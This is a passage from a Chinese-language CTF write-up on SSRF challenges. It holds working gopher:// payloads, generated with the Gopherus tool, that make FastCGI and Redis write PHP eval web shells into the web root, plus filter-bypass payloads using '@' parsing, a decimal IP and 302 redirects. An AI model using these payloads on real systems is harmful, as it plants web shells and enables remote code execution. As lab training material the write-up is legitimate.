Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: text/plain

Scylambhh
------WebKitFormBoundary8EtHCmSYeNJ2eM2z--
"""

tmp = urllib.parse.quote(payload)
#注意上面报文的回车%0a，在HTTP中%0d%0a表示换行
Line = tmp.replace('%0A','%0D%0A')
payload = urllib.parse.quote(Line)
result = 'gopher://127.0.0.1:80/'+'_'+payload
print(result)      # 这里因为是GET请求所以要进行两次url编码
```

0x06 FastCGI协议

打FastCGI,小白只能直接用工具了

https://github.com/tarunkant/Gopherus

利用条件：

- libcurl版本>=7.45.0
- PHP-FPM监听端口
- PHP-FPM版本 >= 5.3.3
- 已知服务器上任意一个php文件的绝对路径

```
root@aa:~/tools/Gopherus$ python2 ./gopherus.py --exploit fastcgi



  ________              .__
 /  _____/  ____ ______ | |__   ____________ __ __  ______
/   \  ___ /  _ \\____ \| |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one:   /var/www/html/index.php
Terminal command to run:   echo "<?=eval($_POST[1])?>">>/var/www/html/shell.php^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[^CTraceback (m
ost recent call last):
  File "./gopherus.py", line 47, in <module>
    FastCGI.FastCGI()
  File "/home/wyu/tools/Gopherus/scripts/FastCGI.py", line 9, in FastCGI
    command=raw_input("\033[96m" +"Terminal command to run:  "+ "\033[0m")
KeyboardInterrupt
root@aa:~/tools/Gopherus$ python2 ./gopherus.py --exploit fastcgi



  ________              .__
 /  _____/  ____ ______ | |__   ____________ __ __  ______
/   \  ___ /  _ \\____ \| |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one:  /var/www/html/index.php
Terminal command to run:  echo "<?=eval(\$_POST[1])?>">>/var/www/html/shell.php

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%05%05%00%0F%10
SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%03CONTE
NT_LENGTH105%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20
%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%0
0%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00i%04%00%3C%3Fphp%20system%28%27echo%20%22%3C%3F%3
Deval%28%5C%24_POST%5B1%5D%29%3F%3E%22%3E%3E/var/www/html/shell.php%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0
A%27%29%3B%3F%3E%00%00%00%00

----------Made-by-SpyD3r----------
```

最终Payload：

```
?url=gopher%3A%2F%2F127.0.0.1%3A9000%2F_%2501%2501%2500%2501%2500%2508%2500%2500%2500%2501%2500%2500%2500%2500%2500%2500%2501%2504%2500%2501%2501%2505%2505%2500%250F%2510SERVER_SOFTWAREgo%2520%2F%2520fcgiclient%2520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2F1.1%250E%2503CONTENT_LENGTH105%250E%2504REQUEST_METHODPOST%2509KPHP_VALUEallow_url_include%2520%253D%2520On%250Adisable_functions%2520%253D%2520%250Aauto_prepend_file%2520%253D%2520php%253A%2F%2Finput%250F%2517SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%250D%2501DOCUMENT_ROOT%2F%2500%2500%2500%2500%2500%2501%2504%2500%2501%2500%2500%2500%2500%2501%2505%2500%2501%2500i%2504%2500%253C%253Fphp%2520system%2528%2527echo%2520%2522%253C%253F%253Deval%2528%255C%2524_POST%255B1%255D%2529%253F%253E%2522%253E%253E%2Fvar%2Fwww%2Fhtml%2Fshell.php%2527%2529%253Bdie%2528%2527-----Made-by-SpyD3r-----%250A%2527%2529%253B%253F%253E%2500%2500%2500%2500
```

0x07 Redis协议

小白还是用工具：

```
wyu@wye:~/tools/Gopherus$ python2 ./gopherus.py --exploit redis


  _________           .__
 /   _____/ ____ _______ | |__   ____________ __ __  ______
 \_____  \ _/ ___\\_____ \| | \_/ __ \_  __ \ | \/  ___/
 /        \  \___ /  _ \\____ \|  |  \  ___/|  |  /\___ \
/_______  /\_____/|  __/|____| /\____  >__|  |____//____  >
        \/       |__|        \/     \/                   \/

            author: $_SpyD3r_$


Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): PHPShell

Give web root location of server (default is /var/www/html): /var/www/html
Give PHP Payload (We have default PHP Shell): <?php @eval($_POST[1])?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2428%0D%0A%0A%0A%3C%3Fphp%20%40eval%28%24_POST%5B1%5D%29%3F%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php at the server with `cmd` as parmeter.

----------Made-by-SpyD3r----------
```

最终Payload：

```
?url=gopher://127.0.0.1:6379/_%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252428%250D%250A%250A%250A%253C%253Fphp%2520%2540eval%2528%2524_POST%255B1%255D%2529%253F%253E%250A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A%2Fvar%2Fwww%2Fhtml%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A%0A
```

0x08 URL Bypass

要求以 `notfound.ctfhub.com` 开头，@绕过，原理是 `parse_url` 解析问题

Payload：

`?url=http://notfound.ctfhub.com@127.0.0.1/flag.php`

0x09 数字IP Bypass

过滤了127和172

随便在网上转十进制即可

Payload：

`http://2130706433/flag.php`

0x10 302 转跳 Bypass

题目说302转跳，那么可以在自己的vps上设置重定向

懒得连vps了，直接生成短网址

0x11 DNS重绑定 Bypass

直接上网址ceye

第一个可以随便填